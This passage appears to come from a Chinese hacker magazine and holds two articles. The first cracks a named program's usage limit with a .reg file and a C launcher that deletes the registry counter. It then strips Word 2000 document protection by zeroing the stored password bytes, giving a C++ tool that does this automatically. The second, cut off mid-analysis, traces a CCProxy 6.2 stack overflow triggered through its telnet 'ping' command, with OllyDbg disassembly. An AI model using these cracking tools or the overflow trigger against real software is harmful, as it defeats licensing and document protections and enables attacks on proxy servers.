这个软件是朋友Sunlion 介绍给我的，有使用次数限制。对于这种软件的破解，常用的方法是监视注册表，因为很多软件的使用次数是记录在注册表中的。

一般流程

Regshot[注册表快照1]→运行需要破解软件→ Regshot[注册表快照1]→比较快照

按照流程做了N 次都没有发现任何有价值的东西，于是使用W32ASM 反汇编软件，由于软件是使用VB 编写的，没有发现什么特别有价值的跳转，但在串式数据参考中发现软件对注册表进行了操作，发现了几个键值。于是运行了N 次软件（N>30），也没有提示什么限制嘛~~。为什么别人在操作的时候会有提示？是不是我对它还没有使用的缘故呢？继续根据流程，运行软件使用它的功能，哈哈~~ 这个时候效果出来了。比较注册表后发现：

```
添加键值：1
-----------------------------------
HKEY_USERS\S-1-5-21-2025429265-1326574676-725345543-500\Control Panel\Desktop\ResourceRemote\XT1: ".18"
```

再看看参考内容，如图1 所示：

很简单，比较出来了吧？根据最后测试，这个键值就是对软件使用记数的键值，删除这个键值之后软件没有提示了。虽然找到了方法，可是实施起来比较麻烦，因为我们不可能每次使用这个软件之后再去删除这个记数键值吧。这里有2 个简便的方法：

1．REG 文件，内容如下（程序使用20 次后就导入一次，比较麻烦）：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Control Panel\Desktop\Resource Remote]
"XT1"=".19"
```




图1

2．程序代码（直接使用此程序，无任何负担）

```
#include <stdio.h>
#include <windows.h>
int regdel()
    {
        HKEY hkresult;
LPCTSTR data="Control Panel\\Desktop\\Resource  Remote";
RegOpenKeyEx( HKEY_CURRENT_USER, //打开注册表进行操作
                data, 0,KEY_ALL_ACCESS,
                &hkresult );
RegDeleteValue( hkresult,"XT1"); //删除XT1键值
    }

void main(void)
    {
regdel();
        if(WinExec("天新网页批量修改器.exe",SW_SHOW)
==ERROR_FILE_NOT_FOUND)
            {
                printf("错误！找不到天新网页批量修改器!\n");
            }
        exit(1);
    }
```

基本代码就是这样，我们以后可以直接执行这个程序，程序删除指定键值后启动天新网页批量修改器，就不必再顾虑次数限制了。

二、受保护的WORD文档

为了不让Word 文档随意编辑和修改，微软为我们提供了文档保护功能，可惜这个功能并不是那么完美。网络上已经出现了相关破解方法，可是当我按照这种方法寻找密码的时候却没有找到，也许是大家的OFFICE 版本不同吧（我的是Microsoft OFFICE 2000 Premium），不管这些了，我们自己动手寻找密码吧！

首先建立一个WORD 文档，复制成3 份，并进行改名（名字

最好是比较简单的），如图2所示：




图2

接下来分别对这3个Word文档进行保护，点击“工具”→“保护文档”，如图3所示：




图3

我们将1.doc和2.doc保护密码设置为111后保存，将3.doc的保护密码设置为112后保存，设置这样的密码主要是为了方便进行比较，两个密码差别很大的话比较起来会很麻烦。以上基本工作完成之后，接下来进行比较了。

微软为我们提供了一个很好的FC.exe程序，就让它来为我们服务吧。OK！我们将3个Word文档的后缀名修改为EXE文件进行比较（不改会出现乱码），如图4所示：




图4

这时C盘下面就出现了3个TXT文件，打开比较一下，如图5所示：




图5

很明显，图中深色部分是1.doc和2.doc没有的，说明这个地方很有可能就是密码的存贮地。运行UltraEdit，打开3.doc，找到相关地址，如图6所示

将7ECFBC1E修改成00000000并保存文件，打开保存的文件，找到解除保护，想要的结果出来了，工具栏上禁止已久的按扭亮了起来。

今天的主题里面有“程序”这个词，当然我们最后还是要提到程序，和上面的程序相比要用程序实现这个修改功能是比较麻烦的，但也是一劳永逸的啊。OK，为了这个一劳永逸咱就努力一把。




图6

程序需要实现的主要功能有两个：

1．定位密码的偏移地址

2.修改密码为00000000

```
    void CWORDDlg::ScanPassword(const char *file,FILE *fp,
long offset,int length,long offsetend) //读取指定地址代码，判断是
否符合要求
      {
         char *rvir;
         CString temp;

         if(fp!=NULL)
         {
    if(offset - length<=offsetend)//判断偏移地址是否比结束地址小
              {
                        fseek(fp,offset,SEEK_SET);    //
               rvir=new char[length];
      fread(rvir,length,1,fp);   //读区相关地址的代码
      temp.Format("%x%x%x%x%x%x%x%x",rvir[0],rvir[1],rvir[2],
rvir[3],rvir[4],rvir[5],rvir[6],rvir[7]);
                   if(memcmp("30000003",temp,length)==0) //判断代
码是否为"30000003"
                 {
                 //偏移地址向前移动5位
                  offset=offset-5;
                 //调用ClsPassword来清除密码
                          if(ClsPassword(file,offset,4))
MessageBox("密码清除成功,请打开Word文挡直接清除保护!","注意",
MB_OK|MB_ICONINFORMATION);
                 }
             delete[] rvir;
             }
       }
    }

    ////清除密码函数
    bool CWORDDlg::ClsPassword(const char *file,long offset,
int length)
      {
         char rvir[]={0x00,0x00,0x00,0x00};
         FILE *fp = NULL;
        bool result=false;

         if((fp=fopen(file,"rb+"))!=NULL) //打开WORD文件
         {
            fseek(fp,offset,1);        //指针指向指定地址
            fwrite(rvir,length,1,fp); //替换代码
            fclose(fp);
           result=true;
         }
        return(result);
      }

    int CWORDDlg::Crackword(const char *file)
      {
        FILE *fp;
    long offset;

        fp=fopen(file,"rb"); //打开WORD文件
        fseek(fp,0,SEEK_END); //指向文件最后
                    long offsetend=ftell(fp); //获取最后的
偏移地址
        for(offset=0;offset<offsetend;offset++) //开始偏移地址
一直循环到最后
         {
            ScanPassword(file,fp,offset,9,offsetend);
         }
        fclose(fp);
        return 0;
      }
```

虽然程序比较麻烦，但看了注释后就觉得很简单了。这个程序稍微做一下修改可以用在很多地方，比如爆破的时候自己写个爆破机或读取相关地址的代码等等，就看你个人的发挥了。

总结：今天我们介绍了监视注册表和文件比较这两种破解方法，虽然简单，但在破解中却很实用，顺便我们也写出了一个性能极强的“注册机”。

（本文涉及到的工具WORD保护密码清除器相关代码、天新网页批量修改器、天新网页批量修改器相关代码、regshot在光盘中有提供）

CCProxy 6.2溢出FLLOW ME之溢出分析

Hacksign

一、写在前面

在创刊号的篇首语上，紫天星诠释了黑客五将的概念，这个概念我可是第一次听说，在“五将”中我最喜欢的一个就是“飘”了。呵呵，所以我就斗胆写出了下面这篇文章。

前段时间，牛人ISNO发现了CCPROXY6.0的一个HTTP代理缓冲区溢出漏洞。最近听说CCPROXY6.2版本也出了一个漏洞，我就花时间研究了一下。下面我就把调试过程写出来和与我一样的菜鸟同志们共享一下，希望可以给大家一些启发。

与其说是一篇文章，还不如说是一篇调试的手迹，可能比较杂乱。

另外，因为此文是在不同的机器上调试完成的，所以在地址方面可能有些问题。不过经过改动，这并不影响大家的学习。我在网上看到高人们写的文章大多都是直接给出产生问题的处理代码后简单分析一下就结束了。我认为这样不好，会令好多初学缓冲区溢出的朋友感到头大，所以这里我尽量把文章写的详细一些，老鸟看了不要说我“罗嗦”啊！

这次的溢出是产生在FTP代理上的。在TELNET上代理服务器后输入命令时，由于没有对递交的字符串进行长度检查导致一个函数的返回地址被覆盖。可以看到，这是一个典型的堆栈溢出。

二、测试

首先当然是安装CCPROXY啦，这个就不用我教了吧？安装完成后用OLLYDBG （以下简称OD）attach CCProxy.exe，然后开个CMD TELNET上本机的23端口，不过WINDOWS自带的TELNET程序是不显示我们输入的字符的，所以这里我用NC代替TELNET来连接本机的端口，如图1所示。




图1

然后输入命令：ping aaaaaa.....

我们第一次递交的数据少一点，递交1000个a先！（读者：不知道多一点是多少？）不过这次程序没有产生我们所希望的溢出的典型现象——报错后退出。

第二次我们适当的增加递交的数据长度，这次我递交了2000个a(读者：-_-b)。这时程序报错了，在OD中提示：“不知道如何继续进行，因为内存地址61616161处是不易读取的……”，如图2所示。




图2

61616161不是我们递交的字符串a的ASCII码吗？这里大家也可以定位一下溢出点，方法就是不断的递交不同长度的数据，当递交的数据减去4字节就不报错，加上4字节就报错时的长度就是溢出所需要递交的数据的长度了。不过这里我们不用这个方法，我们会在下文中计算出需要递交的数据长度！

三、溢出产生分析

下面就让我们一起来研究一下这个溢出是怎样产生的。

首先，我们需要用OD截获产生溢出时的代码。凭经验来讲，一般发生溢出的函数无非是sprintf、strcpy、memcpy等，但是在OD下在这些函数上下断点并没有中断下来。郁闷ing，然后我又在OD下输入命令：bpx WSASend。因为通过观察CCProxy程序的函数导入列表得知，程序是通过调用WSASend()函数来和客户端完成交互的。既然有交互那么就一定会有数据的操作，在中断下来后只要一步步的跟踪就可以了。

下好断点后再次TELNET到本机的23端口，在TELNET到23端口的时候OD会中断下来，这是因为CCProxy调用了WSASend()函数向客户端发送：CCProxy Telnt>CCProxy Telnet Service Ready字符串，这里我们不用管它，按F9让程序继续运行。然后再输入超长的字符串ping 2000个a，这时OD断下程序，截获的处理代码如下：

```
004124F2  |. FF15 54464600  CALL DWORD PTR DS:[<&WS2_32.
WSASend>; \函数WSASend
004124F8  |. 85C0           TEST EAX,EAX
004124FA  |. 74 0E          JE SHORT CCProxy.0041250A
```

按F8单步执行，来到0041250a处。接着程序跟了一个跳转，跳到了00412520处。在这里程序向堆栈里面压了一些参数，这个不重要。然后，程序来到00412520的处理中，紧接着程序返回，接下来程序又一个跳转，跳到了00417B4F处（这个地方最好是亲自调试一下，不然可能不清楚程序的流程，不过如果没有条件的话可以忽略这里所讲的）：

```
00417B4F  |> 33DB           XOR EBX,EBX                ;
下面将进行一个循环，作用是获得我们输入的命令并且执行
00417B51  |. BE 44644700    MOV ESI,CCProxy.00476444
00417B56  |> 8B16           /MOV EDX,DWORD PTR DS:[ESI]
;  存放查表得到的数据，用来和我们输入的数据比较
00417B58  |. 83C9 FF        |OR ECX,FFFFFFFF
00417B5B  |. 8BFA    |MOV EDI,EDX   ;  edi=查表得到的数据
............
00417B65  |. 52    |PUSH EDX      ;  存放查表得到的数据，第一
次是open
00417B66  |. 8D5424 18       |LEA EDX,DWORD PTR SS:
[ESP+18]      ;  ss:[esp+18]存放的是ping 2000个a
00417B6A  |. 52    |PUSH EDX  ;  输入的数据入栈(ping aaaa....)
00417B6B  |. E8 A0360300    |CALL CCProxy.0044B210       ;
这个call用来比较我们输入的命令和ccproxy可识别的命令，用来进行下一步
的操作
............
00417B7B  |. 81FE 74644700  |CMP ESI,CCProxy.00476474    ;
比较数据，看看是不是当前的操作命令
00417B81  |.^7C D3          \JL SHORT CCProxy.00417B56  ;
不是的话跳回去继续查询
```

这里有一个循环，首先程序提取我们输入的命令（具体过程已经打包放在了光盘中），然后查表看看是否和程序内制的命令匹配，在经过几次循环后，程序开始执行我们输入的命令，开始发送数据查询主机：

```
............
00417338  |. 8D9424 2C04000>|LEA EDX,DWORD PTR SS:
[ESP+42C]     ;  ss=aaaaa.......
0041733F  |. 8BC1           |MOV EAX,ECX
00417341  |. 8BF7   |MOV ESI,EDI  ;  向内存中拷贝数据准备查询
............
00417351  |. 8D8C24 2C04000>|LEA ECX,DWORD PTR SS:
[ESP+42C]     ;  ecx=ss=address of ascii(aaaa....)
```

```
    00417358  |. 51              |PUSH ECX          ; push aaa...
    00417359  |. 53              |PUSH EBX
    0041735A  |. 8BCD            |MOV ECX,EBP
    0041735C  |. E8 BFF70000     |CALL CCProxy.00426B20          ;
开始查询主机 aaa...
    00417361  |. 68 3C6B4700     |PUSH CCProxy.00476B3C          ;
ASCII "CCProxy Telnet>"
```


大家注意0041735C这里的CALL，从这个CALL开始程序开始查询主机：aaaa…也就是在这里面发生了溢出，跟进这个CALL得到如下代码：

```
    ..........
    00426B31  |. 8B8C24 1410000>MOV ECX,DWORD PTR SS:
[ESP+1014]      ; ss=aaaaa.....
    00426B38  |. 50              PUSH EAX          ; /Arg3
    00426B39  |. 51              PUSH ECX          ; |字符串aaaa....
    ..........
    00426B3C  |. 8D4C24 0C       LEA ECX,DWORD PTR SS:
[ESP+C]         ; |ss存放输入的命令ping aaaaa...
    00426B40  |. E8 BB970000     CALL CCProxy.00430300           ;
\跟进这个call就可以看到溢出了! !
    00426B45  |. 81C4 0C100000   ADD ESP,100C
    00426B4B  \. C2 0800         RETN 8
```

首先程序PUSH了几个数据用来准备进行数据的查询，然后调用了函数00430300来进行主机的查询。呵呵到重点了，我们放慢速度，跟进00430300处的调用看看：

```
    00430300  /$ 81EC 30040000  SUB ESP,430                      ;
堆栈向增长0x430个字节预留存储空间
    ..........
    00430308  |. 8BE9       MOV EBP,ECX      ;  ecx存放输入的命令:
ping aaaa...
    0043030A  |. 56    PUSH ESI        ; push aaaa.....
    0043030B  |. 57                  PUSH EDI
    ..........
    0043031F  |. 6A 01  PUSH 1  ; /Protocol=IPPROTO_ICMP 设制数
据包的类型，因为执行的是ping命令所以数据包的类型是ICMP
    00430321  |. C603 00          MOV BYTE PTR DS:[EBX],0
; |用来构造截断标志,既0X00
    ..........
    00430331  |. 8B8C24 5004000>MOV ECX,DWORD PTR SS:
[ESP+450]       ; |ss=输入数据ping 2000个a的起始地址
    ..........
    0043033F  |. FF15 74464600  CALL DWORD PTR DS:[<&WS2_32.
#23>]    ; \调用socket
    ..........
    0043034C  |. 75 19  JNZ SHORT CCProxy.00430367   ; |这个地方跳了
    ..........
    00430367  |> 8BB424 4804000>MOV ESI,DWORD PTR SS:
[ESP+448]       ;  ss=输入的2000个a
    0043036E  |. 56                PUSH ESI                       ;
/Name=2000个a
    0043036F  |. FF15 44464600  CALL DWORD PTR DS:[<&WS2_32.
#52>]    ; \gethostbyname函数,用来得到主机aaa..的IP地址,但这是
